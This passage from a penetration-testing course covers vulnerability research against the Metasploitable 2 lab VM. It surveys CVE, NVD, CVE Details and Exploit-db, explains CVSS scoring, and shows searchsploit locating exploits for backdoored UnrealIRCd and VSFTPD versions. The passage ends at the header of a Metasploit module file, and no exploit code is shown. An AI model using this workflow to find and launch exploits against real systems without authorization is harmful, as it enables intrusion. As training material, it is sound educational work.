This time we have more luck and Nmap found the exact version number using the SMB OS discovery script. Samba 3.0.20-Debian is the version running on Metasploitable 2.

On Google we can quickly find that this version of Samba contains a command execution vulnerability:

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script

Now that we have a clear overview of the services running on Metasploitable 2, including the version numbers, we will look for more information about vulnerabilities and exploits that apply to these services in the next section.

Vulnerability & Exploit databases

In this section we will have a look at a few different vulnerability and exploit databases that can be used to find known vulnerabilities and exploits. We will also have a look at how the severity of vulnerabilities is scored using the Common Vulnerability Scoring System (CVSS).


[CVE Database](#)

A very useful source and a good place to start searching for vulnerabilities and information about these vulnerabilities is the CVE database. CVE stands for 'Common Vulnerabilities and Exposures' and the CVE database contains comprehensive information on all reported security vulnerabilities and exposures for a wide range of software and services. In the following section we will be consulting the CVE database to find information about specific CVEs.

The CVE database is available on the following link:

https://cve.mitre.org/cve/search_cve_list.html

When we run a search for 'Unreal IRCD' on the CVE Database, we are shown 6 results.



The screenshot shows the CVE search results for 'Unreal IRCD'. The results table has two columns: 'Name' and 'Description'. The results are as follows:

Name	Description
CVE-2013-6413	Use-after-free vulnerability in UnrealIRCd 3.2.10 before 3.2.10.2 allows remote attackers to cause a denial of service (crash) via unspecified vectors. NOTE: this identifier was SPLIT per ADT2 due to different vulnerability types. CVE-2013-7384 was assigned for the NULL pointer dereference.
CVE-2010-2075	UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.
CVE-2009-4893	Buffer overflow in UnrealIRCd 3.2beta11 through 3.2.8, when allow::options::nolident is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via unspecified vectors.
CVE-2006-1214	UnrealIRCd 3.2.3 allows remote attackers to cause an unspecified denial of service by causing a linked server to send malformed TKL Q:Line commands, as demonstrated by "TKL - q\x08Q *x08Poc."
CVE-2004-0679	The IP cloaking feature (cloak.c) in UnrealIRCd 3.2, and possibly other versions, uses a weak hashing scheme to hide IP addresses, which could allow remote attackers to use brute force methods to gain other user's IP addresses.
CVE-2002-1675	Format string vulnerability in the Cio_Printf function of cio_main.c in Unreal IRCd 3.1.1 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via format string specifiers.

At the bottom of the page, there is a search bar with the placeholder 'SEARCH CVE USING KEYWORDS:' and a 'Submit' button. Below the search bar, there is a note: 'You can also search by reference using the [CVE Reference Maps](#). For more information: cve@mitre.org'.

If we check out the CVE 2010-2075 vulnerability (which is the backdoor for Unreal IRCD) we find a list of sources with full disclosure reports. There are also some other useful links to information which might help us to get a better understanding of the vulnerability and how to exploit it.

CVE-ID	
CVE-2010-2075	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"> • EXPLOIT-DB:13853 • URL:http://www.exploit-db.com/exploits/13853 • FULLDISC:20100612 Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site • URL:http://seclists.org/fulldisclosure/2010/Jun/277 • FULLDISC:20100612 Re: Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site • URL:http://seclists.org/fulldisclosure/2010/Jun/284 • MLIST:[oss-security] 20100614 Re: CVE request: UnrealIRCd 3.2.8.1 source code contained a backdoor allowing for remote command execution • URL:http://www.openwall.com/lists/oss-security/2010/06/14/11 • CONFIRM:http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt • GENTOO:GLSA-201006-21 • URL:http://security.gentoo.org/glsa/glsa-201006-21.xml • BID:40820 • URL:http://www.securityfocus.com/bid/40820 • OSVDB:65445 • URL:http://osvdb.org/65445 • SECUNIA:40169 • URL:http://seunia.com/advisories/40169 • VUPEN:ADV-2010-1437 • URL:http://www.vupen.com/english/advisories/2010/1437 	
Date Entry Created	
20100525	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20100525)	
Votes (Legacy)	
Comments (Legacy)	

Note: The CVE website also contains downloadable databases containing both old and new CVEs. These databases can be used to build your own tools and scripts.

National Vulnerability Database (NVD)

Another great source for vulnerability data is the National Vulnerability Database. The NVD is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics. The NVD scores vulnerabilities and performs analysis on CVEs that have been published.

The website of the NVD is available through the following link:

<https://nvd.nist.gov/>

A search for vulnerabilities that apply to Proftpd 1.3.1 returns the following results:

Vuln ID	Summary	CVSS Severity
CVE-2009-0543	ProFTPD Server 1.3.1, with NLS support enabled, allows remote attackers to bypass SQL injection protection mechanisms via invalid, encoded multibyte characters, which are not properly handled in (1) mod_sql_mysql and (2) mod_sql_postgres.	V2: 6.8 MEDIUM
	Published: February 12, 2009; 11:30:00 AM -05:00	
CVE-2009-0542	SQL injection vulnerability in ProFTPD Server 1.3.1 through 1.3.2rc2 allows remote attackers to execute arbitrary SQL commands via a "%" (percent) character in the username, which introduces a "" (single quote) character during variable substitution by mod_sql.	V2: 7.5 HIGH
	Published: February 12, 2009; 11:30:00 AM -05:00	
CVE-2008-4242	ProFTPD 1.3.1 interprets long commands from an FTP client as multiple commands, which allows remote attackers to conduct cross-site request forgery (CSRF) attacks and execute arbitrary FTP commands via a long ftp:// URI that leverages an existing session from the FTP client implementation in a web browser.	V2: 6.8 MEDIUM
	Published: September 25, 2008; 03:25:18 PM -04:00	
CVE-2006-6563	Stack-based buffer overflow in the pr_ctrls_recv_request function in ctrls.c in the mod_ctrls module in ProFTPD before 1.3.1rc1 allows local users to execute arbitrary code via a large reqarglen length value.	V2: 6.6 MEDIUM
	Published: December 15, 2006; 06:28:00 AM -05:00	


The NVD also creates metrics and visualizations of the vulnerability data to get a high-level overview of the data, sometimes a picture is worth a thousand words. The visualizations can be found here:

<https://nvd.nist.gov/general/visualizations>

An interesting visualization is the 'CVSS Severity Distribution Over Time' which shows an upward trend in all severities over time:

CVSS Severity Distribution Over Time

This visualization is a simple graph which shows the distribution of vulnerabilities by severity over time. The choice of LOW, MEDIUM and HIGH is based upon the CVSS V2 Base score. For more information on how this data was constructed please see the [NVD CVSS page](#).



Another nice feature of the NVD is that they have data feeds (XML/JSON) available with vulnerability information from the entire NVD database for anyone that has use for it. The feeds allow you to keep your resources that use vulnerability information up-to-date with the NVD data. More information about the data feeds can be found here:

<https://nvd.nist.gov/vuln/data-feeds>

CVE Details

The next source we'll look at is the CVE details website (<https://www.cvedetails.com>). Instead of searching for specific vulnerabilities as we did on the CVE database, we search for specific versions of software and services to determine what vulnerabilities they contain (if any). If we run a search for Proftpd 1.3.1 (another service that we found was running on Metasploitable 2 during our scan), this is what we get:

Copy Results Download Results Select Table														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-6095	362			2013-01-24	2013-01-25	1.2	None	Local	High	Not required	None	Partial	None
ProFTPD before 1.3.5rc1, when using the UserOwner directive, allows local users to modify the ownership of arbitrary files via a race condition and a symlink attack on the (1) MKD or (2) XMKD commands.														
2	CVE-2011-4130	399		Exec Code	2011-12-06	2011-12-08	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
Use-after-free vulnerability in the Response API in ProFTPD before 1.3.3g allows remote authenticated users to execute arbitrary code via vectors involving an error that occurs after an FTP data transfer.														
3	CVE-2011-1137	189	1	DoS Overflow	2011-03-11	2011-09-06	5.0	None	Remote	Low	Not required	None	None	Partial
Integer overflow in the mod_sftp (aka SFTP) module in ProFTPD 1.3.3d and earlier allows remote attackers to cause a denial of service (memory consumption leading to OOM kill) via a malformed SSH message.														
4	CVE-2010-4652	119		DoS Exec Code Overflow	2011-02-01	2011-03-17	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Heap-based buffer overflow in the sql_prepare_where function (contrib/mod_sql.c) in ProFTPD before 1.3.3d, when mod_sql is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted username containing substitution tags, which are not properly handled during construction of an SQL query.														
5	CVE-2010-3867	22		Dir. Trav.	2010-11-09	2011-09-14	7.1	None	Remote	High	Single system	Complete	Complete	Complete
Multiple directory traversal vulnerabilities in the mod_site_misc module in ProFTPD before 1.3.3c allow remote authenticated users to create directories, delete directories, create symlinks, and modify file timestamps via directory traversal sequences in a (1) SITE MKDIR, (2) SITE RMDIR, (3) SITE SYMLINK, or (4) SITE UTIME command.														
6	CVE-2009-3639	310		Bypass	2009-10-28	2009-12-19	5.8	None	Remote	Medium	Not required	None	Partial	Partial
The mod_tls module in ProFTPD before 1.3.2b, and 1.3.3 before 1.3.3rc2, when the dNSNameRequired TLS option is enabled, does not properly handle a '\0' character in a domain name in the Subject Alternative Name field of an X.509 client certificate, which allows remote attackers to bypass intended client-hostname restrictions via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.														
7	CVE-2009-0543	89		Sql Bypass	2009-02-12	2009-06-09	6.8	User	Remote	Medium	Not required	Partial	Partial	Partial
ProFTPD Server 1.3.1, with NLS support enabled, allows remote attackers to bypass SQL injection protection mechanisms via invalid, encoded multibyte characters, which are not properly handled in (1) mod_sql_mysql and (2) mod_sql_pgsql.														
8	CVE-2008-7265	399		DoS	2010-11-09	2011-03-17	4.0	None	Remote	Low	Single system	None	None	Partial
The pr_data_xfer function in ProFTPD before 1.3.2rc3 allows remote authenticated users to cause a denial of service (CPU consumption) via an ABOR command during a data transfer.														
Total number of vulnerabilities : 8 Page : 1 (This Page)														

The search results show a long list of known vulnerabilities that apply to this specific version of Proftpd including one vulnerability rated as having both a severe risk (high impact) of 9.0 and low level of complexity (easy to exploit). This would be the one to try first.

If we search the CVE details database for Unreal IRCD we find the following vulnerabilities:

Unrealircd : Security Vulnerabilities														
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9														
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending														
Copy Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type (s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-7144	287			2017-01-18	2017-01-20	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
The m_authenticate function in modules/m_sasl.c in UnrealIRCd before 3.2.10.7 and 4.x before 4.0.6 allows remote attackers to spoof certificate fingerprints and consequently log in as another user via a crafted AUTHENTICATE parameter.														
2	CVE-2013-7384			DoS	2014-05-19	2014-05-19	5.0	None	Remote	Low	Not required	None	None	Partial
UnrealIRCd 3.2.10 before 3.2.10.2 allows remote attackers to cause a denial of service (NULL pointer dereference and crash) via unspecified vectors, related to SSL. NOTE: this issue was SPLIT from CVE-2013-6413 per ADT2 due to different vulnerability types.														
3	CVE-2013-6413	399		DoS	2014-05-19	2014-05-19	5.0	None	Remote	Low	Not required	None	None	Partial
Use-after-free vulnerability in UnrealIRCd 3.2.10 before 3.2.10.2 allows remote attackers to cause a denial of service (crash) via unspecified vectors. NOTE: this identifier was SPLIT per ADT2 due to different vulnerability types. CVE-2013-7384 was assigned for the NULL pointer dereference.														
4	CVE-2010-2075	20	1	Exec Code	2010-06-15	2010-06-18	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.														
5	CVE-2009-4893	119		DoS Exec Code Overflow	2010-06-15	2010-10-28	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Buffer overflow in UnrealIRCd 3.2beta11 through 3.2.8, when allow::options::noindent is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via unspecified vectors.														
Total number of vulnerabilities : 5 Page : 1 (This Page)														

We can see that CVE-2010-2075 carries a score of 7.5 (i.e. high risk) and has low complexity (easy to use) and is applicable to the Unreal IRCD 3.2.8.1 version running on Metasploitable 2.

Before we continue with sources where we can find working exploits, we'll have a more detailed look at how the severity of vulnerabilities are rated using the Common Vulnerability Scoring System (CVSS).

The Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System is a published standard that provides a way to determine the severity of a vulnerability by scoring its characteristics. In the calculation of the CVSS score (according to the latest CVSS v3.1 specification) there are 3 metrics that determine the final score.




Image source: <https://www.first.org/cvss/specification-document>

Base Metrics

The metrics in the Base Metric group represent the intrinsic characteristics of a vulnerability that don't change over time and are constant across environments. There are two different metrics in this group. The first group of metrics applies to the exploitability of the vulnerability and reflects the ease and technical requirements to exploit the vulnerability.

- **Attack Vector (AV):** The Attack Vector metric reflects the level of access to the vulnerability that is required for the vulnerability to make exploitation possible. If the vulnerable component is bound to the internet, this would result in the highest possible classification of Network (N). When the vulnerable component is bound to a physical or logical local network the metric would be scored with the Adjacent (A) score. Finally, when local or even physical access to the machine is required to attack the vulnerability, the metric is scored with Local (L) or Physical (P).
- **Attack Complexity (AC):** The Attack Complexity metric reflects the level of complexity and requirements involved with exploiting the vulnerability. When no specialized access conditions are required the metric is scored with Low (L). The metric is scored with High (H) if the attacker needs a substantial amount of information about the target, or requires special preparation of the target environment, or a successful attack heavily depends on conditions that are not within the attacker's control. Factors that make an attack more complex occur when an attacker has to: perform man-in-the-middle attacks, bypass advanced exploit mitigation techniques or retrieve specific knowledge of the environments such as keys, secrets and passwords.
- **Privileges Required (PR):** The Privileges Required metric describes the level of privileges an attacker must possess before being able to successfully exploit the vulnerability. When no authorization is required prior to the attack, or the authentication involves using hardcoded credentials, the metric is scored with the highest classification: None (N). When the attacker requires user privileges to successfully attack the vulnerability, the metric is scored with Low

(L). The highest score High (H) is assigned when the attacker requires significant control over the vulnerable component in order to successfully carry out the attack. Usually this involves having administrative rights on the component.

- User Interaction (UI): The User Interaction metric encompasses the requirement of user interaction to successfully attack the vulnerability. The values applied to this metric are None (N) for no user interaction required and Required (R) when successful exploitation requires some kind of action to be performed by a user other than the attacker.
- Scope (S): The scope metric indicates if other resources are affected by an exploited vulnerability, for example when a database is compromised through a specific application, is the attacker able to access only that database or others too? The base score is the greatest when scope changes can occur. The metric values are Unchanged (U) when the scope remains unchanged after exploiting a vulnerability and Changed (C) when the scope is changed.

The second group of metrics, the impact metrics, apply to the impact on the successful exploitation of a vulnerability. The impact metrics are scored with High, Low or None based on the impact on the following metrics:

- Confidentiality (C) impact: The Confidentiality metric states if, what and how much information was disclosed to an unauthorized user. Was there some loss of confidentiality as the attacker had some kind of access to information with low impact or was there a total loss of confidentiality because the attacker had access to all customer data on a web server for example.
- Integrity (I) impact: The Integrity metric determines the impact on the trustworthiness and veracity of information involved with the vulnerability. The impact of this metric is determined by if the attacker is able to modify all files on a system, resulting in a total loss of integrity, or was the impact limited resulting in a lower impact on integrity.
- Availability (A) impact: The Availability metric applies to the loss of availability for the affected component that contains the vulnerability. Think of a vulnerable network device that goes down as a result of an exploited vulnerability causing downtime on the network resulting in a total loss of availability. A much lower impact is when there is only a performance reduction or there a temporary interruption in resource availability resulting in a low impact for the availability metric.

Temporal Metrics

The Temporal metrics measure the current state of exploit techniques or availability of exploits, the existence of patches to solve the security issue or workarounds to mitigate the issue, or the confidence in the existence of the vulnerability. Unlike the base metrics, the Temporal metrics can change over time, for example when a working exploit becomes publicly available or threat actors actively attack the vulnerability.

- Exploit Code Maturity (E): The Exploit Code Maturity metric is the likelihood of the vulnerability being attacked based on the availability of working exploit code. The metric is scored as High when there is a working exploit code publicly available or when there is no exploit required as the vulnerability can be triggered manually. The other scores refer to working exploit code in case the vulnerability is present (Functional), Proof of Concept code available which requires substantial modifications or no exploit code available/theoretical

vulnerability (Unproven). The Not Defined (X) score is applied when there is not enough information available to use any of the other scores.

- Remediation Level (RL): The Remediation metric defines if there are patches or workarounds are available to fix or mitigate the vulnerability. The score applied to this metric involves the stage of the Remediation level: Unavailable (U), Workaround (W), Temporary Fix (T) or Official Fix (O). The less official and permanent a fix, the higher the vulnerability score where Unavailable (U) or Not Defined (X) is the highest and Official Fix (O) the lowest.
- Report Confidence (RC): The Report Confidence metric measures the degree of confidence in the existence of the vulnerability and the credibility of the known technical details. The highest possible rating for this metric is Confirmed (C) which means that the vulnerability has detailed reports and can be reproduced. The Reasonable (R) score is applied when there are significant details published about the vulnerability along with a Proof of Concept. The Unknown (U) score is applied when there are uncertainties about the cause and the nature of the vulnerability.

Environmental Metrics

The environmental metrics represent metric values that apply to a specific environment or implementation which allows the security analyst to override individual Base metrics. The effect on the Environmental score is determined by the corresponding Base metrics. An example of a situation where it is useful to override base metrics is when a vulnerable service is running with administrative privileges by default where a comprise results in high scores for Confidentiality, Integrity, and Availability impacts. The same service may be running with lower privileges on the specific environment resulting in different, lower scores for the Confidentiality, Integrity, and Availability impact metrics impacting the overall score.

Severity Rating Scale

After all metrics have been scored and equation calculates a final score that indicates the severity of a specific vulnerability. There are various calculators that can be used for this purpose, such as:

<https://www.first.org/cvss/calculator/3.1>

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

<https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator>

The final severity ratings and scores can be determined by the following table that is based on CVSS Version 3.1:

Rating	CVSS Score
None	0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

The table for CVSS Version 2.0 looks is simpler and looks as follows:

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9

High

7.0 - 10.0


More information about the Common Vulnerability Scoring System, metrics and equations is available on the following page:

<https://www.first.org/cvss/specification-document>

Exploit Database Website

A great source for finding known vulnerabilities and exploits is the Exploit database (Exploit-db) maintained by Offensive Security. Exploit-db offers a huge number of exploit details, papers and shellcodes and can be searched by both CVE and OSVDB identifiers. One great benefit of Exploit-db is that many of the exploits listed also contain the vulnerable software which can be used to test exploits locally to see how they work and whether they require any modification (we will discuss modification presently). Let's see if we can find exploits on Exploit-db for VSFTPD and Unreal IRCD.

When we search the exploit database for the vulnerable back-doored version of Unreal IRCD we find several exploits that apply to this version:



The screenshot shows the Exploit Database search interface. The search bar contains 'unreal IRCD 3.2.8.1'. Below the search bar are fields for 'Date' (set to '2010-12-05'), 'Platform' (set to 'linux'), and 'Author' (set to 'metasploit'). The search results table has columns: Date, D, A, V, Title, Platform, and Author. The results are:

Date	D	A	V	Title	Platform	Author
2011-10-20				UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows	DIGMI
2010-12-05				UnrealIRCd 3.2.8.1 - Backdoor Command Execution	linux	metasploit
2010-06-13				Unreal IRCD 3.2.8.1 - Remote Downloader/Execute Trojan	linux	anonymous

The first row is a vulnerability that only applies to the Windows operating system (as indicated in the platform column). Since we already know that our target is running Linux, we only need to pay attention to the two Linux exploits:

CVE: 2010-2075: <https://www.exploit-db.com/exploits/16922/>

CVE: 2010-2075: <https://www.exploit-db.com/exploits/13853/>

When we click on the links we are taken to a webpage where we can read and download the exploit code.

The exploits on Exploit-db can be written in many different programming languages (varying from C to Python, Perl and Ruby) and often require small modifications to run successfully against a specific target. If you are unfamiliar with reading software code you will find it very helpful to learn at least

the basic principles and syntax. Later on, in the course we will analyse some exploit code and see how to modify it, but modifications are often needed to match target-specific parameters (such as an IP address or payload) or to remedy small 'bugs' which are sometimes introduced on purpose. These deliberate 'bugs' are often there as a precaution against just anyone (read: 'script kiddies') using the exploit out of the box without knowing what they are doing and causing indiscriminate damage. The code may also have been intended only as a proof of concept (POC) for testing the existence of a vulnerability without including harmful payloads (such as a reverse shell).

Exploits in Kali Linux's Metasploit Framework are an exception to this rule and will commonly match exploit entries listed on Exploit-db. Metasploit exploits can be used straight out of the box without modification.

Let's see what we can find on exploit-db.com for VSFTPD version 2.3.4:



Date	D	A	V	Title	Platform	Author
2011-07-05				vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Unix	Metasploit

How nice! A direct match for VSFTPD 2.3.4 which, as you can see, is a Metasploit module exploiting the backdoor through command execution.

[Searchsploit by Exploit-db](#)

Another great (offline) source for finding vulnerabilities and exploits on your local machines is an application called searchsploit. Searchsploit is a command-line search tool for exploit-db and incorporates all the exploits provided by the exploit-db website. The tool is very easy to use and is included with Kali Linux and other penetration testing distributions by default. Before using Searchsploit, however, you should update the database with the following command:

searchsploit -u

By typing Searchsploit in the terminal you can get an overview of all the available options as well as some general usage instructions and examples:

```

root@kali:~# searchsploit
Usage: searchsploit [options] term1 [term2] ... [termN]
Example:
  searchsploit afd windows local
  searchsploit -t oracle windows

=====
Options
=====
-c, --case      Perform a case-sensitive search (Default is inSENSITIVE).
-e, --exact     Perform an EXACT match on exploit title (Default is AND) [Implies "-t"].
-h, --help       Show this help screen.
-j, --json       Show result in JSON format.
-o, --overflow   Exploit title's are allowed to overflow their columns.
-p, --path       Show the full path to an exploit (Copies path to clipboard if possible).
-t, --title      Search just the exploit title (Default is title AND the file's path).
-w, --www        Show URLs to Exploit-DB.com rather than local path.
  --colour      Disable colour highlighting.
  --id          Display EDB-ID value rather than local path.

=====
Notes
=====
* Use any number of search terms.
* Search terms are not case sensitive, and order is irrelevant.
  * Use '-c' if you wish to reduce results by case-sensitive searching.
  * And/Or '-e' if you wish to filter results by using an exact match.
* Use '-t' to exclude the file's path to filter the search results.
  * Remove false positives (especially when searching numbers/major versions).
* When updating from git or displaying help, search terms will be ignored.

```

Let's use Searchsploit to find an exploit for Unreal IRCD, dRuby RMI server and VSFTPD.

Unreal IRCD

Type the following command to use Searchsploit to search for Unreal IRCD vulnerabilities:

`searchsploit unreal ircd`

The command returns a list of known vulnerabilities:

```

root@kali:~# searchsploit unreal ircd
-----
Exploit Title                                | Path
-----|-----
Unreal IRCD 3.2.8.1 - Remote Downloader/Exec | ./linux/remote/13853.pl
UnrealIRCD 3.2.8.1 - Backdoor Command Execut | ./linux/remote/16922.rb
UnrealIRCD 3.2.8.1 - Local Configuration Sta | ./windows/dos/18011.txt
UnrealIRCD 3.x - Remote Denial of Service Vu  | ./windows/dos/27407.pl
-----|-----

```

We can then print the contents of the files to the terminal using the cat command: (Here we print the second file for Backdoor Command Execution 16922.rb)

`cat /usr/share/exploitdb/exploits/linux/remote/16922.rb`

```

root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/16922.rb
##
## $Id: unreal_ircd_3281_backdoor.rb 11227 2010-12-05 15:08:22Z mc $
## 

## 
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
## 

